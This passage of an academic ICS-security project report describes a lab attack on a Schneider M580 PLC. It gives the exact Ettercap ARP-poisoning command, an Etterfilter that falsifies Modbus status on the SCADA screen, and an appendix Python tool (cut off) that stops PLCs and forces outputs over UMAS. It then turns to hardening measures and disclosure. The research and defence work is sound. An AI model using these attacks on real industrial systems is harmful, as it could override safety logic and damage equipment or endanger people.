- [5A] [BA] [FE]
    - 5A - UMAS Function Code
    - BA - Reservation Code during this test

2.6. PLC Programming


The PLC was programmed with some very simple motor control logic, where a pushbutton on the SCADA or a hardwired input to the PLC would start and stop the motor. The PLC logic can be seen in Figure 13.



```
Linking...
Process succeeded  : 0 Error(s) , 1 Warning(s)
```

Figure 13 - PLC Programme for the motor control logic

Lines 10 and 11 are the logic that control the motor. Motor2_start_command was used to run the motor from a hardwired input such as a start selector switch. The variable scada_motor2_start_command is sent from the SCADA to start and stop the motor. A hardwired input and a SCADA input are used to test the attack on two different methods. Line 12 provides the feedback from the motor to indicate the run status of the motor.



Name	Value	Type	Comment	Address
Motor2_start_command	0	EBOOL		
scada_motor2_start_command	0	BOOL		%mw11.0
motor2	0	EBOOL		
motor_running	0	BOOL		%mw10.0

```
Linking...
Process succeeded  : 0 Error(s) , 1 Warning(s)
```

Figure 14 - Modbus Memory Word Mapping in the PLC

In order for the SCADA to be able to read and write the required variables in the PLC, they must be mapped to Modbus Memory Words (%MW). Figure 14 shows the relevant mapping.

The motor_running variable is used to indicate that the motor is running to the PLC. This variable is mapped to %MW10.0. This syntax is used for bit referencing. A %MW is a 16 bit (1 Word) variable, and to target bits within the word, the dot notation is used. The general syntax for bit referencing is:

- %MW<word number>.<bit number>

Both the words and bits start at 0, so the first bit in a word is bit 0.

The scada_motor2_start_command follows the same syntax as this is also a bit variable and is mapped to %MW11.0. This variable is used to send the start command for the motor to the PLC from the SCADA.

3. RESULTS

3.1. MitM Attack/Packet Injection

The MitM attack is performed using Ettercap's Address Resolution Protocol (ARP) poisoning attack. ARP is a protocol used in ethernet devices to discover Layer 2 (Link Layer) addresses such as MAC addresses. When communicating with devices on the same network, Layer 2 MAC addresses are used to communicate with each other. ARP poisoning is a technique where the ARP cache of victim devices are changed to make the victim think that the device is located at the attacker's machine. The packets are then sent to the attacker's machine where they can be read, modified, forwarded etc. to the intended host.

Etterfilters are compiled binaries that allow scripts to execute on the packets, to modify them or simply drop the packets if required. An Etterfilter can be used as part of the Ettercap attack to combine the ARP attack with a script based filter on the target packets.


To perform the full attack on the PLC's, the following command is ran on the Linux terminal:

- sudo ettercap -T -i wlp58s0 -M arp:remote /192.168.1.201// /192.168.1.200// -F buttonoff.ef

  A breakdown of the command is as follows:
- -T - use text only Graphical User Interface (GUI)
- -i wlp58s0 - tells ettercap which network interface to use. In this case it is using the wireless interface wlp58s0
- -M arp:remote - performs a Man-in-the-middle (MitM) attack on the targets using arp poisoning
- /192.168.1.201// - Target 1 which is the SCADA Windows PC

- /192.168.1.200// - Target 2 which is the PLC
- -F buttonon.ef - Etterfilter that inspects the packets and perform the logic to replace the data in the packet to fake that the PLC output is On at all times

The button.ef Etterfilter is shown in Figure 15.



```
############################################################################
# Created by John Wiltshire
# Replaces a Modbus packet with data to trick the SCADA to think the output is on
############################################################################

# IP Address of PLC is 192.168.1.200
if (ip.src == '192.168.1.200') {

   msg("Injecting SCADA packet\n");
   replace("\x03\x06\x00\x00\x00\x00\x00\x00","\x03\x06\x00\x00\x00\x00\x00\x01");
   msg("Injected SCADA packet\n");
}
```

Figure 15 - Etterfilter to modify Modbus packet

A breakdown of the filter is as follows:

- if (ip.src == '192.168.1.200')
  - Apply the filter if the packet source is from 192.168.1.200 (PLC IP Address)
- replace("\x03\x06\x00\x00\x00\x00\x00\x00","\x03\x06\x00\x00\x00\x00\x00\x01");
  - The replace method has the following syntax: replace(<what is to be replaced>, <what it is to be replaced by>) In the method above, the Modus read response is being replaced with a packet indicating that the register associated with the run status is High (On).

The opposite replace method can be used, to falsely indicate that the run status is Low (Off)

- replace("\x03\x06\x00\x00\x00\x00\x00\x01","\x03\x06\x00\x00\x00\x00\x00\x00");

This goes to show that with a MitM attack, the SCADA screen can represent a false state of the motor and concludes the first stage in the attack.

3.2. UMAS Force Output Attack

Using a combination of the UMAS function codes, the attack procedure is as follows:

- Initialise communications with the PLC (Function Code 0x01)
- Take the PLC Reservation (0x10)
    - If the PLC is already reserved, release all reservations (0x11)
- Force the output to the desired state (0x50)


Through each of the commands a success variable is returned and checked by the next command to continue the process. If a command is unsuccessful, the process stops and an error is displayed.

This emulates a Force Command from the Schneider Electric Integrated Development Environment (IDE), Unity Pro, which bypasses all logic in the PLC and forces the output into the commanded state. This force function is present for troubleshooting purposes but can be exploited using UMAS. This force function works for digital and analogue outputs meaning it could control all types of devices.

Using the combination of the MitM attack and the UMAS attack the system can be controlled completely differently to the way it is being represented on the SCADA. The force function also overrides all safety control functions and could be used to destroy equipment or cause catastrophic damage to a plant.

3.3. 802.1x with MAC Authentication Bypass Hardening

The network was then configured to authenticate against the RADIUS server and to use MAC Authentication Bypass. The same attack vectors were then attempted, but it was found that the attacking laptop could not even gain access to the network to apply the attacks. The 802.1x authentication rejected the access request to the switch and blocked the switchport it was connected to. Figure 16 shows switchport 3 put into a ‘Held’ status and identifies it as being unauthorised.



Port Authentication

Port Authentication Table

Entry No.	Port	Current Port Control	Administrative Port Control	RADIUS VLAN Assignment	Guest VLAN	Open Access	802.1x Based Authentication	MAC Based Authentication	Web Based Authentication	Periodic Reauthentication	Reauthentication Period	Authenticator State	Time Range		Supplicant	
													Name	State	Status	Credentials
1	GE1	Authorized	Auto	Disabled	Disabled	Disabled	Enabled	Enabled	Disabled	Disabled	3600	Authenticated		Inactive	Unauthorized	N/A
2	GE2	Authorized	Auto	Disabled	Disabled	Disabled	Enabled	Enabled	Disabled	Disabled	3600	Authenticated		Inactive	Unauthorized	N/A
3	GE3	Unauthorized	Auto	Disabled	Disabled	Disabled	Enabled	Enabled	Disabled	Disabled	3600	Held		Inactive	Unauthorized	N/A
4	GE4	Port Down	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Initialize		Inactive	Unauthorized	N/A
5	GE5	Port Down	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Initialize		Inactive	Unauthorized	N/A
6	GE6	Port Down	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Initialize		Inactive	Unauthorized	N/A
7	GE7	Port Down	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Initialize		Inactive	Unauthorized	N/A
8	GE8	Authorized	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Force Authorized		Inactive	Unauthorized	N/A
9	GE9	Authorized	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Force Authorized		Inactive	Unauthorized	N/A
10	GE10	Port Down	Force Authorized	Disabled	Disabled	Disabled	Enabled	Disabled	Disabled	Disabled	3600	Initialize		Inactive	Unauthorized	N/A

Figure 16 - Cisco switch port status after security hardening

Using this simple authentication method prevents access to unauthorised devices. Using a RADIUS server to manage the devices supports a centralised management system and assists with large scale operations.

4. DISCUSSION

4.1. Security Hardening

It is evident from the research that using Modbus on an Ethernet network leaves the ICS open to cyber-attacks using some basic tools. Some advances are being made to secure Modbus and Ethernet traffic, but ICS systems have not caught up with these yet. Some additional methods of security hardening to mitigate against these cyber-attacks should be considered.

4.1.1. OPC-UA Modules

Schneider Electric has developed an OPC-UA module that can be integrated directly in the PLC rack, referenced as a BMENUA module (Schneider Electric, 2019). This would remove the requirement for Modbus to be communicated over Ethernet to the SCADA. OPC-UA is secured by means of security certificates. In order for the OPC-UA client to be able to communicate with the BMENUA it must authenticate with a security certificate. The BMENUA module maintains a list of trusted certificates that can communicate with it. Only these trusted devices or applications will be allowed.

Every message sent over OPC-UA is signed and encrypted so that even a MitM attacker would not be able to read or write to the device. This would mitigate both of the attack vectors listed in this project.

4.1.2. Modbus Transport Layer Security (TLS)

Modbus TLS is a secure version of Modbus, where the MBAP is transported using TLS as defined in RFC5246 standards. RFC5246 defines the most recent version of TLS which is V1.2. TLS provides authentication using x.509v3 certificates between the clients and the servers (Modbus.org 2018).

TLS is made up of a stack of protocols, and it encapsulates the MBAP using the TLS Application Protocol. Along with the encryption, role based access control can also be used leveraging the x.509v3 extension. Modbus TLS typically runs on port 802, unlike standard Modbus which uses port 502 (Desruisseaux 2018).

Using Modbus TLS would mitigate both attacks in this project, but currently Schneider do not support Modbus TLS on their PLC cards. This would require all of the Schneider tools to support TLS, such as the programming software Unity Pro as well as its proprietary UMAS protocol.

4.1.3. IEEE 802.1x

IEEE 802.1x is an authentication protocol, not an encryption protocol. The function of 802.1x is to ensure that devices connected to ports on network devices like switches, are authorised to connect and send messages on that port (802.1 Standard Working Group and Others). Once the device is authorised to connect, the traffic is sent unencrypted and is susceptible to being sniffed by other devices on the network. 802.1x can, and should be used, to ensure only authorised devices can connect, which should eliminate rogue devices from accessing the network. Even if a rogue device attempts to change its MAC address to a known approved MAC address, 802.1x can detect and act on the duplicate addresses.

Fundamentally there are three components to an 802.1x system:

1. Supplicant - This is the device that is looking to join the network. This would be the PLC, or the SCADA system or some other device on the network
2. Authenticator - This is the device that authenticates access to the network. This would be a switch, or router or some other device that makes up the network

3. Authentication Server - This is the device that receives all the information about the device that is looking to connect and based on its ruleset, tells the Authenticator to either allow or deny the access.

The security is maintained using 802.1x by ensuring that the authentication details are all encrypted between the supplicant and the Authentication Server during the authentication process.

The Schneider M580 PLC does not support 802.1x, so the MAC Authentication Bypass (MAB) mechanism is used. When a device that does not support 802.1x joins a network, it will reject the 802.1x authentication method. MAB then allows for the MAC Address to be used as the username and password in the authentication server. The MAC Address lists must be maintained in order for the approved devices to be allowed to connect. While not as secure as 802.1x, it provides some level of authentication to devices such as PLC's, printers, scanners etc.

4.2. UMAS

Schneider's proprietary protocol UMAS, is nothing more than Modbus messages with a defined syntax. If that syntax is understood, then a message can be created to do reconnaissance on an ICS network, start and stop controllers and force the PLC into an unsafe condition. This protocol is only used for Schneider software to communicate with Schneider PLC's. It could and should have been developed with security in mind and an end to end encryption protocol such as TLS could have been employed.

5. CONCLUSION

The project research identified the need for improvements in the current Industrial Control System networks. ICS networks are inherently insecure, and vendors have been slow to react with solutions to improve this. Current solutions rely on hardening of the network itself and improving physical security to prevent access to the network. While this is an essential element of securing against cyber-attacks, the use of secure protocols has become standard in most other industries.

ICS vendors are developing hardware which will support secure protocols such as TLS and IPSec, but this is still under development and not available today. This solution will not help with the current install base, as the new modules would require a reprogramme of the controllers and potentially new hardware installation. For industries such as the pharmaceutical industry which are held accountable by authorities such as the Food and Drugs Administration (FDA) this would take a long time to validate and document.

As discussed, the myths identified by Miyachi et al. (2011) lead to the lack of importance on network security. These myths drive insecure networks and support the requirement to have the network be more available at the cost of security. ICS networks need to be designed, installed and managed by trained network engineers and not an ICS engineer who knows how to configure a standard network.

With very limited resources, readily available tools, and some Python scripts this project reverse engineered the protocol that controls and manages the Schneider PLC's and generated fake information requests on the Modbus Protocol.

As part of this project a number of companies and public bodies were identified that have this vulnerability exposed to the internet. To protect their identities, they will not be named, but the Irish based companies were contacted and guidance was given on how they protect themselves against these attacks. Further correspondence has shown that they have applied measures to protect themselves against such attack.

6. LIST OF REFERENCES

Alhamedi, A. H. et al. (2014) *'Internet of things communication reference model'*, in 2014 6th International Conference on Computational Aspects of Social Networks, pp. 61–66.

Anton, S. D. et al. (2018) *'Two decades of SCADA exploitation: A brief history'*, in 2017 IEEE Conference on Applications, Information and Network Security, AINS 2017. Institute of Electrical and Electronics Engineers Inc., pp. 1–8.

Binduf, A. et al. (2018) *'Active Directory and Related Aspects of Security'*, 2018 21st Saudi Computer Society National Computer Conference (NCC). doi: 10.1109/ncg.2018.8593188.

Brusso, B. C. (2018) *'50 Years of Industrial Automation [History]'*, IEEE Industry Applications Magazine. Institute of Electrical and Electronics Engineers Inc., 24(4), pp. 8–11.

Cai, N., Wang, J. and Yu, X. (2008) *'SCADA system security: Complexity, history and new developments'*, in IEEE International Conference on Industrial Informatics (INDIN), pp. 569–574.

CVE Details (2019) *CVE Details for WinCC*. Available at: https://www.cvedetails.com/product-search.php?vendor_id=0&search=wincc (Accessed: 24 November 2019).

Daud, M. et al. (2018) *'Denial of service: (DoS) Impact on sensors'*, 2018 4th International Conference on Information Management (ICIM). doi: 10.1109/infoman.2018.8392848.

DesRuisseaux, D. (2018) *Practical Overview of Implementing IEC 62443 Security Levels in Industrial Control Applications.* Available at:

https://download.schneider-electric.com/files?p_Doc_Ref=998-20186845 (Accessed: 26 November 2019).

Dittrich, D., Carpenter, K. and Karir, M. (2015) '*The Internet Census 2012 Dataset: An Ethical Examination'*, IEEE Technology and Society Magazine, 34(2), pp. 40–46.

Ettercap (2020). *About Ettercap*. Available at: https://www.ettercap-project.org/about.html (Accessed: 8 March 2020).

Feldman, S (2018). *UMAS Protocol - visibility of Engineering and configuration activity toward Schneider Electric PLCs*. Available at: https://community.checkpoint.com/t5/SCADA-Solutions/UMAS-Protocol-visibility-of-Engineering-and-configuration/td-p/40145 (Accessed: 21 January 2020).

Fildes, J. (2011) *Stuxnet virus targets and spread revealed, BBC News.* Available at: https://www.bbc.com/news/technology-12465688 (Accessed: 3 December 2019).

General Electric (2014). *Achilles Test Platform*. Available at: https://www.ge.com/digital/sites/default/files/download_assets/achilles_test_platform.pdf (Accessed: 28 December 2019).

Graham, J., Hieb, J. and Naber, J. (2016) *'Improving cybersecurity for Industrial Control Systems'*, in IEEE International Symposium on Industrial Electronics. Institute of Electrical and Electronics Engineers Inc., pp. 618–623.

Greenfield, D. (2019) *Remote Controller Receives Achilles Certification*. Available at: https://www.automationworld.com/products/control/news/13319454/remote-controller-receives-achilles-certification (Accessed: 29 December 2019).

Hirschler, B. and Treytl, A. (2012) '*Internet Protocol security and Power Line Communication'*, in 2012 IEEE International Symposium on Power Line Communications and Its Applications, pp. 102–107.

Inductive Automation (2016). *HMI Software Experience Survey Results from Automation.com.* Available at: https://s3.amazonaws.com/files.inductiveautomation.com/Software_Experience_Survey.pdf (Accessed: 26 November 2019).

Inductive Automation (2019). *Ignition - Installing and Upgrading*. Available at: https://docs.inductiveautomation.com/display/DOC80/Installing+and+Upgrading (Accessed: 26 November 2019).

Inductive Automation (2019). *Ignition License Model*. Available at: https://inductiveautomation.com/ignition/unlimited (Accessed: 3 December 2019).

Langner, R. (2011) *'Stuxnet: Dissecting a Cyberwarfare Weapon'*, IEEE Security Privacy, 9(3), pp. 49–51.

Martin, L. (2017) *The Unity (UMAS) protocol (Part I).* Available at: http://www.lirasenlared.xyz/2017/08/the-unity-umas-protocol-part-i.html (Accessed: 21 January 2020).

MITRE Corporation (2019). *Common Vulnerabilities and Exposures*. Available at: https://cve.mitre.org/data/downloads/index.html (Accessed: 30 November 2019).

Miyachi, T. et al. (2011) '*Myth and reality on control system security revealed by Stuxnet'*, in SICE Annual Conference 2011, pp. 1537–1540.

Modbus.org (2006). *MODBUS Messaging Implementation Guide 1 0 b*. Available at:

http://modbus.org/docs/Modbus_Messaging_Implementation_Guide_V1_0b.pdf (Accessed: 17 January 2020).

Modbus.org (2012). *MODBUS APPLICATION PROTOCOL SPECIFICATION*. Available at: http://modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf (Accessed: 17 January 2020).

Python.org (2020). *What is Python*. Available at: https://docs.python.org/3/faq/general.html (Accessed: 21 January 2020).

Rockwell Automation (2019). *FactoryTalk Security: Does not Assign Permissions to Users Across Trusted Domains*. Available at: https://rockwellautomation.custhelp.com/app/answers/detail/a_id/731181 (Accessed: 24 November 2019).

Schneider Electric (2018). *Can a third party SCADA communicate with the NOE or NOR using UMAS protocol*. Available at: https://www.se.com/ww/en/faqs/FA279252/ (Accessed: 21 January 2020).

Schneider Electric (2018). *Schneider M580 Security Features*. Available at: https://www.se.com/ww/en/faqs/FA348941/ (Accessed: 28 December 2019).

Schneider Electric (2019) *OPC UA Module for Schneider M580 PLC*. Available at: https://download.schneider-electric.com/files?p_enDocType=User+guide&p_File_Name=PHA83350.00.pdf&p_Doc_Ref=PHA83350 (Accessed: 3 April 2020).

Schneider Electric (2019). *Schneider Electric M580*. Available at: https://www.se.com/ww/en/product-range-presentation/62098-modicon-m580/#tabs-top (Accessed: 19 December 2019).

Shiranzaei, A. and Khan, R. Z. (2015) *‘Internet protocol versions—A review’*, in 2015 2nd International Conference on Computing for Sustainable Global Development (INDIACom). IEEE, pp. 397–401.

Siemens Automation (2019) *All-round protection with Industrial Security – System Integrity.* Available at: https://support.industry.siemens.com/cs/document/92605897/all-round-protection-with-industrial-security-system-integrity?dti=0&lc=en-WW (Accessed: 24 November 2019).

Slay, J. and Miller, M. (2008) *‘Lessons Learned from the Maroochy Water Breach’*, IFIP International Federation for Information Processing, pp. 73–82. doi: 10.1007/978-0-387-75462-8_6.

Sommestad, T., Ericsson, G. N. and Nordlander, J. (2010) *‘SCADA system cyber security — A comparison of standards’*, IEEE PES General Meeting. doi: 10.1109/pes.2010.5590215.

Statista (2018). *Major operating systems targeted by ransomware according to MSPs 2018.* Available at: https://www.statista.com/statistics/701020/major-operating-systems-targeted-by-ransomware/ (Accessed: 24 November 2019).

Van Leeuwen, B. (2007) *‘Impacts of IPv6 on Infrastructure Control Systems’.* Available at: https://www.energy.gov/sites/prod/files/oeprod/DocumentsandMedia/22-Impacts_of_IPv6_on_CS.pdf.

Visnji, Margaret. 2019. *“Coca-Cola Net Worth 2019 - Revenues & Profits.”* Revenues & Profits. November 6, 2019. https://revenuesandprofits.com/coca-cola-net-worth-2019/.

Yang, Y. et al. (2012) *‘Man-in-the-middle attack test-bed investigating cyber-security vulnerabilities in smart grid SCADA systems’*, International Conference on Sustainable Power Generation and Supply (SUPERGEN 2012). doi: 10.1049/cp.2012.1831.

Zaman, S. and Karray, F. (2009) *‘TCP/IP Model and Intrusion Detection Systems’*, in 2009 International Conference on Advanced Information Networking and Applications Workshops, pp. 90–96.

APPENDIX A – UMAS PYTHON CODE

```
import socket
from scapy.contrib.modbus import ModbusADURequest
import binascii
import optparse
import datetime
import time
import struct
import pprint

global verbose_output


def main():
    global verbose_output
    # UMAS function code
    func_code = "5a"  # 90 in decimal

    p = optparse.OptionParser(
        description="UMAS Command Line Utility",
        prog="umas",
        version="0.1",
        usage="usage: %prog [options] IPAddress",
    )
    p.add_option(
        "--init_comms", action="store_true", help="Initialise Communications with 
PLC"
    )
    p.add_option("--read_id", action="store_true", help="Read PLC ID")
    p.add_option(
        "--read_project_info", action="store_true", help="Read Project Info from PLC"
    )
    p.add_option("--read_plc_info", action="store_true", help="Read Info from PLC")
    p.add_option("--check_plc", action="store_true", help="Check the PLC Status")
    p.add_option(
        "--take_plc_reservation", action="store_true", help="Take PLC Reservation"
    )
    p.add_option(
        "--release_plc_reservation",
        action="store_true",
        help="Kicks any other client off.",
    )
    p.add_option("--stop", action="store_true", help="Stop PLC")
    p.add_option("--start", action="store_true", help="Start PLC")
    p.add_option("--force_output_on", action="store_true", help="Force Output On")
    p.add_option("--force_output_off", action="store_true", help="Force Output Off")
    p.add_option("--unforce", action="store_true", help="Remove Force")

    p.add_option("--read_sw", action="store_true", help="Read %SW Value")
    p.add_option(
        "--read_sw_starting_address",
        default=50,
        action="store",
        type="int",
        dest="read_sw_starting_address",
        help="Starting Address of %SW to be read",
    )
    p.add_option(
        "--read_sw_length",
        default=1,
        action="store",
        type="int",
        dest="read_sw_length",
        help="Number of %SW to be read",
    )
    p.add_option(
        "--read_sw_continuous", action="store_true", help="Continuous Reading of %SW"
    )

    p.add_option("--read_dictionary", action="store_true", help="Read Dictionary")

    p.add_option(
        "--read_unlocated_variable",
        action="store_true",
        help="Read unlocated variable value",
    )
    p.add_option(
        "--read_unlocated_variable_name",
        action="store",
        type="str",
        dest="read_unlocated_variable_name",
        help="Unlocated variable name to be read",
    )

    p.add_option(
        "--rport",
        action="store",
        type="int",
        dest="rport",
        default=502,
        help="Port for Modbus communications",
    )

    p.add_option("--verbose", action="store_true", help="Verbose Output")
    p.add_option("--very_verbose", action="store_true", help="Very Verbose Output")
    p.add_option(
        "--get_plc_information",
        action="store_true",
        help="Get Information about the PLC",
    )
    options, args = p.parse_args()

    # rhost = "192.168.1.200"
    print("[!} IP Address:", args[0])
    rhost = args[0]
    rport = options.rport
    print("[!] Setting up socket")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    output_to_force = "4b"

    verbose_output = options.verbose

    # Establish socket connection to PLC
    try:
        print("[!] Trying to connect...")
        s.connect((rhost, rport))
        print("[+] Connected to PLC")

        if options.read_id:
            print("[!] Reading PLC ID")
            read_id_response = read_id(s)
            print("read_id_response:", read_id_response)
        elif options.read_project_info:
            print("[!] Reading Project Info from PLC")
            read_project_info_response = read_project_info(s)
            print("read_project_info_response:", read_project_info_response)
        elif options.read_plc_info:
            print("[!] Reading PLC Info")
            read_plc_info_response = read_plc_info(s)
            print("read_plc_info_response:", read_plc_info_response)
        elif options.get_plc_information:
            print("[!] Gathering Information from PLC")
            get_plc_information(s)
        elif options.init_comms:
            print("[!] Initialising Comms with PLC")
            init_comms_response = init_comms(s)
            print("init_comms_reponse:", init_comms_response)
        elif options.release_plc_reservation:
            print("[!] Releasing PLC from all reservations")
            release_plc_reservation_response = release_plc_reservation(s)
            print("release_plc_reservation_response:",
release_plc_reservation_response)
        else:
            # INIT_COMMS
            print("[!] Initialising Comms with PLC")
            init_comms_response = init_comms(s)
            if options.verbose:
                print("init_comms_response:", init_comms_response)

            if init_comms_response["success"]:
                # Successful init_comms
                print("[+] Successfuly Initialised Comms with PLC")

                # TAKE_PLC_RESERVATION
                print("[!] Taking PLC Reservation")
                if init_comms_response["plc_already_reserved"]:
                    client_name =
init_comms_response["client_name_already_connected"]
                    print(f"PLC is already reserved by {client_name}")
                    print(f"Taking Control as {client_name}")
                    take_plc_reservation_response = take_plc_reservation(s,
client_name)

                else:
                    take_plc_reservation_response = take_plc_reservation(s)

                if options.verbose:
                    print(
                        f"[!] Take PLC Reservation Response:
{take_plc_reservation_response}"
                    )

                if take_plc_reservation_response["success"]:
                    # Successful take_plc_reservation
                    reservation_code =
take_plc_reservation_response["reservation_code"]
                    # reservation_code = str(hex(reservation_code))[2:]
                    if options.verbose:
                        print(f"[!] Reservation Code: {reservation_code}")

                    # STOP_PLC
                    if options.stop:
                        stop_plc_response = stop_plc(s, reservation_code)
                        if options.verbose:
                            print(f"[!] Stop PLC Response: {stop_plc_response}")

                        if stop_plc_response["success"]:
                            # Successful stop_plc
                            print("[+] PLC Stopped")
                        else:
                            print("[-] Failed to Stop PLC")
                            print(f"[!] Stop PLC Response: {stop_plc_response}")

                    # START_PLC
                    elif options.start:
                        start_plc_response = start_plc(s, reservation_code)
                        if options.verbose:
                            print(f"[!] Start PLC Response: {start_plc_response}")

                        if start_plc_response["success"]:
                            # Successful start_plc
                            print("[+] PLC Running")
                        else:
                            print("[-] Failed to Start PLC")
                            print(f"[!] Start PLC Response: {start_plc_response}")

                    # FORCE_OUTPUT_OFF
                    if options.force_output_off:
                        force_output_off_response = force_output(
                            s, reservation_code, output_to_force, force_off=True
                        )
                        if options.verbose:
                            print(
                                f"[!] Force Output Off Response:
{force_output_off_response}"
                            )

                        if force_output_off_response["success"]:
                            # Successful forece_output_off
                            print("[+] Output Forced Off")
                        else:
                            print("[-] Failed to Force Output Off")
                            print(
                                f"[!] Force Output Off Response:
{force_output_off_response}"
                            )

                    # FORCE_OUTPUT_ON
                    elif options.force_output_on:
                        force_output_on_response = force_output(
                            s, reservation_code, output_to_force, force_on=True
                        )
                        if options.verbose:
                            print(
                                f"[!] Force Output On Response:
{force_output_on_response}"
                            )

                        if force_output_on_response["success"]:
                            # Successful force_output_on
                            print("[+] Output Forced On")
                        else:
                            print("[-] Failed to Force Output On")
                            print(
                                f"[!] Force Output On Response:
{force_output_on_response}"
                            )

                    # UNFORCE_OUTPUT
                    elif options.unforce:
                        unforce_output_response = force_output(
                            s, reservation_code, output_to_force, unforce=True
                        )
                        if options.verbose:
                            print(
                                f"[!] Unforce Output Response: 
{unforce_output_response}"
                            )

                        if unforce_output_response["success"]:
                            # Successful unforece_output
                            print("[+] Force Removed")
                        else:
                            print("[-] Failed to Unforce Output")
                            print(
                                f"[!] Unforce Output Response: 
{unforce_output_response}"
                            )

                    # Read %SW
                    elif options.read_sw:
                        read_sw_starting_address = options.read_sw_starting_address
                        read_sw_length = options.read_sw_length
                        read_sw_continuous = options.read_sw_continuous

                        read_sw_resonse = read_sw(
                            s,
                            reservation_code,
                            read_sw_starting_address,
                            read_sw_length,
                            read_sw_continuous,
                        )
                        print(read_sw_resonse)

                    # Read Dictionary Objects
                    elif options.read_dictionary:
                        read_dictionary_response = read_dictionary(s)
                        print(read_dictionary_response)
                        pprint.pprint(read_dictionary_response)

                    # Read Unlocated Variable Value
                    elif options.read_unlocated_variable:
                        variable_name = options.read_unlocated_variable_name
                        read_unlocated_variable_response = read_unlocated_variable(
                            s, variable_name
                        )
                        if read_unlocated_variable_response["success"]:
                            v_name = read_unlocated_variable_response["variable"]
                            v_type = 
read_unlocated_variable_response["variable_type"]
                            v_value = read_unlocated_variable_response["value"]

                            print(f"{v_name} ({v_type}): {v_value}")
                        else:
                            print(read_unlocated_variable_response)

                else:
                    # Failed to Take PLC Reservation
                    print("[-] Failed to Take PLC Reservation")
                    print(
                        f"[!] Take PLC Reservation Response:
{take_plc_reservation_response}"
                    )

            else:
                # Failed to Initialise Comms to PLC
                print("[-] Failed to Initialise Comms with PLC")

    except Exception as e:
        # Failed to create socket connection
        print("[-] Failed to Connect to PLC")
        print(e)


def get_plc_information(s):
    # A fucntion to gather information from the PLC and report back

    read_id_response = read_id(s)
